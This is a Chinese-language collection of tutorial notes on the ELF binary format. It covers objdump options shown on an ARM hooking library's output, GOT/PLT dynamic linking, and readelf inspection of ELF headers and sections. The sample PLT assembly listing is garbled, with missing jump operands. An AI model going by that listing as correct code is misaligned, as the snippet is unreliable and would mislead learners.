                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 10 .fini_array   00000008  00005e30  00005e30  00004e30  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 11 .init_array   00000008  00005e38  00005e38  00004e38  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 12 .dynamic      000000f8  00005e40  00005e40  00004e40  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 13 .got          000000c8  00005f38  00005f38  00004f38  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 14 .data         00000004  00006000  00006000  00005000  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 15 .bss          000000d8  00006004  00006004  00005004  2**2
                  ALLOC
 16 .comment      00000026  00000000  00000000  00005004  2**0
                  CONTENTS, READONLY
 17 .note.gnu.gold-version 0000001c  00000000  00000000  0000502c  2**2
                  CONTENTS, READONLY
```

可以看到，这个文件共有 18 个有效节区。从中，我们可以了解到每个节区的名字，大小，和文件头的偏移位置，对齐属性，以及其它的一些属性。

4）-x 或者--all-headers

显示目标文件的所有头的信息，包括 ELF 文件头、程序头（Program Header）和节头（Section Header）。除了这些头之外，还包括动态节区（Dynamic Section）和符号表（Symbol Table）内的信息。例如：

```
g:\libexample.so:     file format elf32-littlearm
g:\libexample.so
architecture: armv5te, flags 0x00000150:
HAS_SYMS, DYNAMIC, D_PAGED
start address 0x00000000

Program Header:
    PHDR off    0x00000034 vaddr 0x00000034 paddr 0x00000034 align 2**2
         filesz 0x000000e0 memsz 0x000000e0 flags r--
    LOAD off    0x00000000 vaddr 0x00000000 paddr 0x00000000 align 2**12
         filesz 0x00004908 memsz 0x00004908 flags r-x
    LOAD off    0x00004e30 vaddr 0x00005e30 paddr 0x00005e30 align 2**12
         filesz 0x000001d4 memsz 0x000002ac flags rw-
 DYNAMIC off    0x00004e40 vaddr 0x00005e40 paddr 0x00005e40 align 2**2
         filesz 0x000000f8 memsz 0x000000f8 flags rw-
   STACK off    0x00000000 vaddr 0x00000000 paddr 0x00000000 align 2**0
         filesz 0x00000000 memsz 0x00000000 flags rw-
0x70000001 off    0x00004390 vaddr 0x00004390 paddr 0x00004390 align 2**2
         filesz 0x00000178 memsz 0x00000178 flags r--
   RELRO off    0x00004e30 vaddr 0x00005e30 paddr 0x00005e30 align 2**2
         filesz 0x000001d0 memsz 0x000001d0 flags rw-

Dynamic Section:
  PLTGOT               0x00005f64
  PLTRELSZ             0x00000120
  JMPREL               0x000010cc
  PLTREL               0x00000011
  REL                  0x00001064
  RELSZ                0x00000068
  RELENT               0x00000008
  RELCOUNT             0x0000000a
  SYMTAB               0x00000114
  SYMENT               0x00000010
  STRTAB               0x00000734
  STRSZ                0x0000061c
  HASH                 0x00000d50
  NEEDED               libstdc++.so
  NEEDED               libm.so
  NEEDED               libc.so
  NEEDED               libdl.so
  SONAME               libexample.so
```

5）-d或者--disassemble

反汇编目标ELF文件中包含可执行指令的哪些节区中的内容，例如：

```
Disassembly of section .text:

000013b0 <my_epoll_wait-0x4c>:
    13b0:       e59f2008        ldr     r2, [pc, #8]    ; 13c0 <free@plt+0x1c>
    13b4:       e3a01000        mov     r1, #0
    13b8:       e08f2002        add     r2, pc, r2
    13bc:       eafffff8        b       1200 <__cxa_atexit@plt>
    13c0:       00004c40        andeq   r4, r0, r0, asr #24
    13c4:       e59f0004        ldr     r0, [pc, #4]    ; 13d0 <free@plt+0x2c>
    13c8:       e08f0000        add     r0, pc, r0
    13cc:       eafffff8        b       120c <__cxa_finalize@plt>
    13d0:       00004c30        andeq   r4, r0, r0, lsr ip
    13d4:       1c05b538        cfstr32ne       mvfx11, [r5], {56}      ; 0x38
    13d8:       48074906        stmdami r7, {r1, r2, r8, fp, lr}
    13dc:       44784479        ldrbtmi r4, [r8], #-1145        ; 0x479
    13e0:       ef1af7ff        svc     0x001af7ff
    13e4:       1c041c29        stcne   12, cr1, [r4], {41}     ; 0x29
    13e8:       ef1cf7ff        svc     0x001cf7ff
    13ec:       f7ff1c20                    ; <UNDEFINED> instruction: 0xf7f
f1c20
    13f0:       bd38ef20        ldclt   15, cr14, [r8, #-128]!  ; 0xffffff80
    13f4:       00003149        andeq   r3, r0, r9, asr #2
    13f8:       00003126        andeq   r3, r0, r6, lsr #2
```

http://blog.csdn.net/Roland_Sun

如果有汇编语言的功底，就可以通过这个命令来探究目标文件中每个函数的实现逻辑，非常的方便。

6）-D或者--disassemble-all

-D与前面的-d类似，唯一的不同是，用-D会反汇编目标ELF文件中的所有内容，而前面的-d只会反汇编可执行代码的部分。

7）-s 或者--full-contents

显示目标文件每个节区的二进制完整内容，对应的会显示该内容在目标文件中的偏移位置，还有将内容转换成 ASCII 码的形式，例如：

```
Contents of section .rodata:
 4508 2f646174 612f6c6f 63616c2f 746d702f  /data/local/tmp/
 4518 61646269 5f657861 6d706c65 2e6c6f67  adbi_example.log
 4528 00612b00 65706f6c 6c5f7761 69742829  .a+.epoll_wait()
 4538 2063616c 6c65640a 0072656d 6f76696e   called..removin
 4548 6720686f 6f6b2066 6f722065 706f6c6c  g hook for epoll
 4558 5f776169 7428290a 00257320 73746172  _wait()..%s star
 4568 7465640a 00463a2f 576f726b 53706163  ted..F:/WorkSpac
 4578 652f6164 62692f69 6e737472 756d656e  e/adbi/instrumen
 4588 74732f65 78616d70 6c652f2f 6a6e692f  ts/example//jni/
 4598 2e2e2f65 706f6c6c 2e63006c 6962632e  ../epoll.c.libc.
 45a8 0065706f 6c6c5f77 61697400 00000000  .epoll_wait.....
```

http://blog.csdn.net/Roland_Sun

8）-S 或者--source

混合显示源码和汇编代码，如果编译目标文件的时候指定了-g 参数的话，效果会非常明显。否则，和-d 参数没有什么区别，事实上-S 参数默认包含了-d 参数。

9）-t 或者--syms

输出目标文件的符号表（Symbol Table），即目标 ELF 文件中名字叫做.symtab 节内的内容。

10）-T 或者--dynamic-syms

输出目标文件的动态符号表（Dynamic Symbol Table），即目标 ELF 文件中名字叫做.dynsym 节内的内容，例如：

```
g:\libexample.so:     file format elf32-littlearm

DYNAMIC SYMBOL TABLE:
00000000      DF *UND*  00000000 __cxa_finalize
00000000      DF *UND*  00000000 __cxa_atexit
00000000      DF *UND*  00000000 fopen
00000000      DF *UND*  00000000 fprintf
00000000      DF *UND*  00000000 fclose
00001d60 g    DF .text  00000008 __aeabi_unwind_cpp_pr0
000013fc g    DF .text  00000094 my_epoll_wait
00002e84 g    DF .text  00000084 hook_precall
00002f08 g    DF .text  00000084 hook_postcall
00000000      DF *UND*  00000000 fputs
00001490 g    DF .text  00000088 my_init
000031c4 g    DF .text  0000001c set_logfunction
00000000      DF *UND*  00000000 getpid
00002b58 g    DF .text  0000032c hook
00001518 g    DF .text  00000004 my_epoll_wait_arm
000060d8 g    DO .bss   00000004 log_function
00000000  w   DF *UND*  00000000 __gnu_Unwind_Find_exidx
00001d58  w   DF .text  00000008 __aeabi_unwind_cpp_pr1
00001d50  w   DF .text  00000008 __aeabi_unwind_cpp_pr2
0000231c g    DF .text  00000000 __gnu_Unwind_Restore_VFP_D
0000230c g    DF .text  00000000 __gnu_Unwind_Restore_VFP
0000232c g    DF .text  00000000 __gnu_Unwind_Restore_VFP_D_16_to_31
0000233c g    DF .text  00000000 __gnu_Unwind_Restore_WMMXD
000023c4 g    DF .text  00000000 __gnu_Unwind_Restore_WMMXC
00000000      DF *UND*  00000000 memcpy
000022f8 g    DF .text  00000014 restore_core_regs
00000000      DF *UND*  00000000 abort
000018e0 g    DF .text  00000044 _Unwind_VRS_Get
0000194c g    DF .text  00000044 _Unwind_VRS_Set
00000000  w   D  *UND*  00000000 __cxa_begin_cleanup
00000000  w   D  *UND*  00000000 __cxa_type_match
000024f8 g    DF .text  00000394 __gnu_unwind_execute
00000000  w   D  *UND*  00000000 __cxa_call_unexpected
00001d68 g    DF .text  00000358 _Unwind_VRS_Pop
00002324 g    DF .text  00000000 __gnu_Unwind_Save_VFP_D
00002314 g    DF .text  00000000 __gnu_Unwind_Save_VFP
00002334 g    DF .text  00000000 __gnu_Unwind_Save_VFP_D_16_to_31
00002380 g    DF .text  00000000 __gnu_Unwind_Save_WMMXD
```

*通过这张表内的信息，可以看出由本 ELF 文件中导出的符号，和需要从别的动态库中导入的符号。如果第三列显示“*UND*”表明这个符号在本 ELF 文件中未定义，也就是说这个符号要从别的动态库中导入，其它的情况表明这个符号由本 ELF 文件中定义。*

11）-r 或者--reloc

显示目标文件的重定位入口。

12）-R 或者--dynamic-reloc

显示目标文件的动态重定位入口，例如：

```
g:\libexample.so:     file format elf32-littlearm

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
00005e30 R_ARM_RELATIVE    *ABS*
00005e38 R_ARM_RELATIVE    *ABS*
00005f38 R_ARM_RELATIVE    *ABS*
00005f3c R_ARM_RELATIVE    *ABS*
00005f44 R_ARM_RELATIVE    *ABS*
00005f48 R_ARM_RELATIVE    *ABS*
00005f4c R_ARM_RELATIVE    *ABS*
00005f50 R_ARM_RELATIVE    *ABS*
00005f54 R_ARM_RELATIVE    *ABS*
00005f60 R_ARM_RELATIVE    *ABS*
00005f40 R_ARM_GLOB_DAT    __gnu_Unwind_Find_exidx
00005f58 R_ARM_GLOB_DAT    __cxa_call_unexpected
00005f5c R_ARM_GLOB_DAT    __stack_chk_guard
00005f70 R_ARM_JUMP_SLOT   __cxa_atexit
00005f74 R_ARM_JUMP_SLOT   __cxa_finalize
00005f78 R_ARM_JUMP_SLOT   fopen
00005f7c R_ARM_JUMP_SLOT   fprintf
00005f80 R_ARM_JUMP_SLOT   fclose
00005f84 R_ARM_JUMP_SLOT   fputs
00005f88 R_ARM_JUMP_SLOT   getpid
00005f8c R_ARM_JUMP_SLOT   __gnu_Unwind_Find_exidx
00005f90 R_ARM_JUMP_SLOT   memcpy
00005f94 R_ARM_JUMP_SLOT   abort
00005f98 R_ARM_JUMP_SLOT   __cxa_begin_cleanup
00005f9c R_ARM_JUMP_SLOT   __cxa_type_match
00005fa0 R_ARM_JUMP_SLOT   memset
00005fa4 R_ARM_JUMP_SLOT   snprintf
00005fa8 R_ARM_JUMP_SLOT   __stack_chk_fail
00005fac R_ARM_JUMP_SLOT   strncpy
00005fb0 R_ARM_JUMP_SLOT   open
00005fb4 R_ARM_JUMP_SLOT   unlockpt
00005fb8 R_ARM_JUMP_SLOT   ptsname
00005fbc R_ARM_JUMP_SLOT   strcpy
00005fc0 R_ARM_JUMP_SLOT   ioctl
00005fc4 R_ARM_JUMP_SLOT   sprintf
00005fc8 R_ARM_JUMP_SLOT   read
00005fcc R_ARM_JUMP_SLOT   close
```


这个参数仅仅对于动态目标文件有意义，比如动态库文件（.so）。

13）-j 或者--section=<NAME>

表示只显示名字为“NAME”节区中的内容。

ELF 文件动态链接时 GOT，PLT 的变化过程

Intel 平台下 Linux 中 ELF 文件动态链接的加载、解析及实例分析（一）：加载
http://www.ibm.com/developerworks/cn/linux/l-elf/part1/index.html
Intel 平台下 linux 中 ELF 文件动态链接的加载、解析及实例分析（二）：函数解析与卸载
http://www.ibm.com/developerworks/cn/linux/l-elf/part2/index.html



http://linux.chinaunix.net/doc/system/2005-01-13/777.shtml

最 后我们讨论 ELF 文件的动态连接机制。每一个外部定义的符号在全局偏移表 (Global Offset Table GOT)中有相应的条目,如果符号是函数则在过程连接表(Procedure Linkage Table PLT)中也有相应的条目，且一个 PLT 条目对应一个 GOT 条目。对外部定义函数解析可能是整个 ELF 文件规范中最复杂的，下面是函数符号解析过程的一个 描述。

1：代码中调用外部函数 func,语句形式为 call 0xaabbccdd,地址 0xaabbccdd 实际上就是符号 func 在 PLT 表中对应的条目地址（假设地址为标号.PLT2）。

2：PLT 表的形式如下

```
.PLT0: pushl      4(%ebx)         /* GOT 表的地址保存在寄存器 ebx 中 */
jmp           *8(%ebx)
nop; nop
nop; nop
.PLT1: jmp          )
pushl      $offset
jmp
.PLT2: jmp          )
pushl      $offset
jmp
```

3：查看标号.PLT2 的语句,实际上是跳转到符号 func 在 GOT 表中对应的条目。

4：在符号没有重定位前，GOT 表中此符号对应的地址为标号.PLT2 的下一条语句，即是 pushl $offset，其中$offset 是符号 func 的重定位偏移量。注意到这是一个二次跳转。

5：在符号 func 的重定位偏移量压栈后,控制跳到 PLT 表的第一条目（.PLT0），把 GOT[1]的内容（放置了用来标识特定库的代码）压栈，并跳转到 GOT[2]对应的地址。

6：GOT[2]对应的实际上是动态符号解析函数的代码，在对符号 func 的地址解析后，会把 func 在内存中的地址设置到 GOT 表中此符号对应的条目中。

7：当第二次调用此符号时，GOT 表中对应的条目已经包含了此符号的地址，就可直接调用而不需要利用 PLT 表进行跳转。

动态连接是比较复杂的，但为了获得灵活性的代价通常就是复杂性。其最终目的是把 GOT 表中条目的值修改为符号的真实地址，这也可解释节.got 包含在可读可写段中。

可执行文件（ELF）格式的理解

ELF(Executable and Linking Format)是一种对象文件的格式，用于定义不同类型的对象文件(Object files)中都放了什么东西、以及都以什么样的格式去放这些东西。它自最早在 System V 系统上出现后，被 xNIX 世界所广泛接受，作为缺省的二进制文件格式来使用。可以说，ELF 是构成众多 xNIX 系统的基础之一，所以作为嵌入式 Linux 系统乃至内核驱动程序开发 人员，你最好熟悉并掌握它。

其实，关于 ELF 这个主题，网络上已经有相当多的文章存在，但是其介绍的内容比较分散，使得初学者不太容易 从中得到一个系统性的认识。为了帮助大家学习，我这里打算写一系列连贯的文章来介绍 ELF 以及相关的应用。这是这个系列中的第一篇文章，主要是通过不同工 具的使用来熟悉 ELF 文件的内部结构以及相关的基本概念。后面的文章，我们会介绍很多高级的概念和应用，比方动态链接和加载，动态库的开发，C 语言 Main 函数是被谁以及如何被调用的，ELF 格式在内核中的支持，Linux 内核中对 ELF section 的扩展使用等等。

好的，开 始我们的第一篇文章。在详细进入正题之前，先给大家介绍一点 ELF 文件格式的参考资料。在 ELF 格式出来之后，TISC(Tool Interface Standard Committee)委员会定义了一套 ELF 标准。你可以从这里(http://refspecs.freestandards.org/elf/)找到 详细的标准文档。TISC 委员会前后出了两个版本，v1.1 和 v1.2。两个版本内容上差不多，但就可读性上来讲，我还是推荐你读 v1.2 的。因为在 v1.2 版本中，TISC 重新组织原本在 v1.1 版本中的内容，将它们分成为三个部分(books)：

a) Book I

介绍了通用的适用于所有 32 位架构处理器的 ELF 相关内容

b) Book II

介绍了处理器特定的 ELF 相关内容，这里是以 Intel x86 架构处理器作为例子介绍

c) Book III

介绍了操作系统特定的 ELF 相关内容，这里是以运行在 x86 上面的 UNIX System V.4 作为例子介绍

值 得一说的是，虽然 TISC 是以 x86 为例子介绍 ELF 规范的，但是如果你是想知道非 x86 下面的 ELF 实现情况，那也可以在 http://refspecs.freestandards.org/elf/中找到特定处理器相关的 Supplment 文档。比方 ARM 相关的，或者 MIPS 相关的等等。另外，相比较 UNIX 系统的另外一个分支 BSD Unix，Linux 系统更靠近 System V 系统。所以关于操作系统特定的 ELF 内容，你可以直接参考 v1.2 标准中的内容。

这里多说些废话：别忘了 Linus 在实现 Linux 的第一个版本的时候，就是看了介绍 Unix 内部细节的书：《The of the Unix Operating System》，得到很多启发。这本书对应的操作系统是 System V 的第二个 Release。这本书介绍了操作系统的很多设计观念，并且行文简单易懂。所以虽然现在的 Linux 也吸取了其他很多 Unix 变种的设计理念，但 是如果你想研究学习 Linux 内核，那还是以看这本书作为开始为好。这本书也是我在接触 Linux 内核之前所看的第一本介绍操作系统的书，所以我极力向大 家推荐。(在学校虽然学过操作系统原理，但学的也是很糟糕最后导致期末考试才四十来分，记忆仿佛还在昨天:))

好了，还是回来开始我们 第一篇 ELF 主题相关的文章吧。这篇文章主要是通过使用不同的工具来分析对象文件，来使你掌握 ELF 文件的基本格式，以及了解相关的基本概念。你在读这篇 文章的时候，希望你在电脑上已经打开了那个 v1.2 版本的 ELF 规范，并对照着文章内容看规范里的文字。

首先，你需要知道的是所谓对象文件(Object files)有三个种类：

1) 可重定位的对象文件(Relocatable file)

这 是由汇编器汇编生成的 .o 文件。后面的链接器(link editor)拿一个或一些 Relocatable object files 作为输入，经链接处理后，生成一个可执行的对象文件 (Executable file) 或者一个可被共享的对象文件(Shared object file)。我们可以使用 ar 工具将众多的 .o Relocatable object files 归档(archive)成 .a 静态库文件。如何产生 Relocatable file，你应该很熟悉了，请参见我们相关的基本概念文章和 JulWiki。另外，可以预先告诉大家的是我们的内核可加载模块 .ko 文件也是 Relocatable object file。

2) 可执行的对象文件(Executable file)

这我 们见的多了。文本编辑器 vi、调式用的工具 gdb、播放 mp3 歌曲的软件 mplayer 等等都是 Executable object file。你应该已经知道，在我们的 Linux 系统里面，存在两种可执行的东西。除了这里说的 Executable object file，另外一种就是可执行的脚本(如 shell 脚本)。注意这些脚本不是 Executable object file，它们只是文本文件，但是执行这些脚本所用的解释器就是 Executable object file，比如 bash shell 程序。

3) 可被共享的对象文件(Shared object file)

这 些就是所谓的动态库文件，也即 .so 文件。如果拿前面的静态库来生成可执行程序，那每个生成的可执行程序中都会有一份库代码的拷贝。如果在磁盘中存储这些可执行程序，那就会占用额外的磁盘空 间；另外如果拿它们放到 Linux 系统上一起运行，也会浪费掉宝贵的物理内存。如果将静态库换成动态库，那么这些问题都不会出现。动态库在发挥作用的过程 中，必须经过两个步骤：

a) 链接编辑器(link editor)拿它和其他 Relocatable object file 以及其他 shared object file 作为输入，经链接处理后，生存另外的 shared object file 或者 executable file。


b) 在运行时，动态链接器(dynamic linker)拿它和一个 Executable file 以及另外一些 Shared object file 来一起处理，在 Linux 系统里面创建一个进程映像。

以 上所提到的 link editor 以及 dynamic linker 是什么东西，你可以参考我们基本概念中的相关文章。对于什么是编译器，汇编器等你应该也已经知道，在这里只是使用他们而不再对他们进行详细介绍。为了下面 的叙述方便，你可以下载 test.tar.gz 包，解压缩后使用"make"进行编译。编译完成后，会在目录中生成一系列的 ELF 对象文件，更多描述见里 面的 README 文件。我们下面的论述都基于这些产生的对象文件。

make 所产生的文件，包括 sub.o/sum.o/test.o/libsub.so/test 等等都是 ELF 对象文件。至于要知道它们都属于上面三类中的哪一种，我们可以使用 file 命令来查看：

```
[yihect@juliantec test]$ file sum.o sub.o test.o libsub.so test
sum.o:          ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
sub.o:          ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
test.o:        ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
libsub.so: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), not stripped
test:           ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5, dynamically linked
(uses shared libs), not stripped
```

结果很清 楚的告诉我们他们都属于哪一个类别。比方 sum.o 是应用在 x86 架构上的可重定位文件。这个结果也间接的告诉我们，x86 是小端模式(LSB)的 32 位结构。那对于 file 命令来说，它又能如何知道这些信息？答案是在 ELF 对象文件的最前面有一个 ELF 文件头，里面记载了所适用的处理器、对象文件类型等各种信息。在 TISCv1.2 的规范中，用下面的图描述了 ELF 对象文件的基本组成，其中 ELF 文件头赫然在目。



等等，为什么会有左右两个很类似的图来说明 ELF 的组成格式？这是因为 ELF 格式需要使用在两种场合：

a）组成不同的可重定位文件，以参与可执行文件或者可被共享的对象文件的链接构建；

b）组成可执行文件或者可被共享的对象文件，以在运行时内存中进程映像的构建。

所 以，基本上，图中左边的部分表示的是可重定位对象文件的格式；而右边部分表示的则是可执行文件以及可被共享的对象文件的格式。正如 TISCv1.2 规范中 所阐述的那样，ELF 文件头被固定地放在不同类对象文件的最前面。至于它里面的内容，除了 file 命令所显示出来的那些之外，更重要的是包含另外一些数 据，用于描述 ELF 文件中 ELF 文件头之外的内容。如果你的系统中安装有 GNU binutils 包，那我们可以使用其中的 readelf 工具来读出整个 ELF 文件头的内容，比如：

```
[yihect@juliantec test]$ readelf -h ./sum.o
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              REL (Relocatable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x0
  Start of program headers:          0 (bytes into file)
  Start of section headers:          184 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           0 (bytes)
  Number of program headers:         0
  Size of section headers:           40 (bytes)
  Number of section headers:         9
  Section header string table index: 6
```

这个输出结果能反映出很多东西。那如何来看这个结果中的内容，我们还是就着 TISCv1.2 规范来。在实际写代码支持 ELF 格式对象文件格式的时 候，我们都会定义许多 C 语言的结构来表示 ELF 格式的各个相关内容，比方这里的 ELF 文件头，你就可以在 TISCv1.2 规范中找到这样的结构定义(注意 我们研究的是针对 x86 架构的 ELF，所以我们只考虑 32 位版本，而不考虑其他如 64 位之类的)：

```
#define EI_NIDENT       16

typedef struct {
        unsigned char   e_ident[EI_NIDENT];
        Elf32_Half      e_type;
        Elf32_Half      e_machine;
        Elf32_Word      e_version;
        Elf32_Addr      e_entry;
        Elf32_Off       e_phoff;
        Elf32_Off       e_shoff;
        Elf32_Word      e_flags;
        Elf32_Half      e_ehsize;
        Elf32_Half      e_phentsize;
        Elf32_Half      e_phnum;
        Elf32_Half      e_shentsize;
        Elf32_Half      e_shnum;
        Elf32_Half      e_shstrndx;
} Elf32_Ehdr;
```

这个结构里面出现了多种数据类型，同样可以在规范中找到相关说明：

Name	Size	Alignment	Purpose
Elf32_Addr	4	4	Unsigned program address
Elf32_Half	2	2	Unsigned medium integer
Elf32_Off	4	4	Unsigned file offset
Elf32_Sword	4	4	Signed large integer
Elf32_Word	4	4	Unsigned large integer
unsigned char	1	1	Unsigned small integer

在我们以后一系列文章中，我们会着重拿实际的程序代码来分析，介时你会在头文件中找到同样的定义。但是这里，我们只讨论规范中的定义，暂不考虑任何 程序代码。在 ELF 头中，字段 e_machine 和 e_type 指明了这是针对 x86 架构的可重定位文件，最前面有个长度为 16 字节的字段中有一个字节表 示了它适用于 32bits 机器，而不是 64 位的。除了这些之外，另外 ELF 头还告诉了我们其他一些特别重要的信息，分别是：

a) 这个 sum.o 的进入点是 0x0(e_entry)，这表面 Relocatable objects 不会有程序进入点。所谓程序进入点是指当程序真正执行起来的时候，其第一条要运行的指令的运行时地址。因为 Relocatable objects file 只是供再链接而已，所以它不存在进入点。而可执行文件 test 和动态库.so 都存在所谓的进入点，你可以用 readelf -h 看看。后面我们的文章中会介绍可执行文件的 e_entry 指向 C 库中的_start，而动态库.so 中的进入点指向 call_gmon_start。这些后面再说，这里先不深入讨论。

b) 这个 sum.o 文件包含有 9 个 sections，但却没有 segments(Number of program headers 为 0)。

那什么是所谓 sections 呢？可以说，sections 是在 ELF 文件里头，用以装载内容数据的最小容器。在 ELF 文件里面，每一个 sections 内都装载了性质属性都一样的内容，比方：

1) .text section 里装载了可执行代码；

2）.data section 里面装载了被初始化的数据；

3）.bss section 里面装载了未被初始化的数据；

4）以 .rec 打头的 sections 里面装载了重定位条目；

5）.symtab 或者 .dynsym section 里面装载了符号信息；

6）.strtab 或者 .dynstr section 里面装载了字符串信息；

7）其他还有为满足不同目的所设置的 section，比方满足调试的目的、满足动态链接与加载的目的等等。

一个 ELF 文件中到底有哪些具体的 sections，由包含在这个 ELF 文件中的 section head table(SHT)决定。在 SHT 中，针对每一个 section，都设置有一个条目，用来描述对应的这个 section，其内容主要包括该 section 的名称、类型、大小以及在整个 ELF 文件中的字节偏移位置等等。我们也可以在 TISCv1.2 规范中找到 SHT 表中条目的 C 结构定义：

```
typedef struct {
        Elf32_Word    sh_name;
        Elf32_Word    sh_type;
        Elf32_Word    sh_flags;
        Elf32_Addr    sh_addr;
        Elf32_Off     sh_offset;
        Elf32_Word    sh_size;
        Elf32_Word    sh_link;
        Elf32_Word    sh_info;
        Elf32_Word    sh_addralign;
        Elf32_Word    sh_entsize;
} Elf32_Shdr;
```

我们可以像下面那样来使用 readelf 工具来查看可重定位对象文件 sum.o 的 SHT 表内容：[yihect@juliantec test]$ readelf -S ./sum.o
There are 9 section headers, starting at offset 0xb8:

Section Headers:

```
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .text             PROGBITS        00000000 000034 00000b 00  AX  0   0  4
  [ 2] .data             PROGBITS        00000000 000040 000004 00  WA  0   0  4
  [ 3] .bss              NOBITS          00000000 000044 000000 00  WA  0   0  4
  [ 4] .note.GNU-stack   PROGBITS        00000000 000044 000000 00      0   0  1
```

```
  [ 5] .comment          PROGBITS        00000000 000044 00002d 00      0   0  1
  [ 6] .shstrtab         STRTAB          00000000 000071 000045 00      0   0  1
  [ 7] .symtab           SYMTAB          00000000 000220 0000a0 10      8   7  4
  [ 8] .strtab           STRTAB          00000000 0002c0 00001d 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

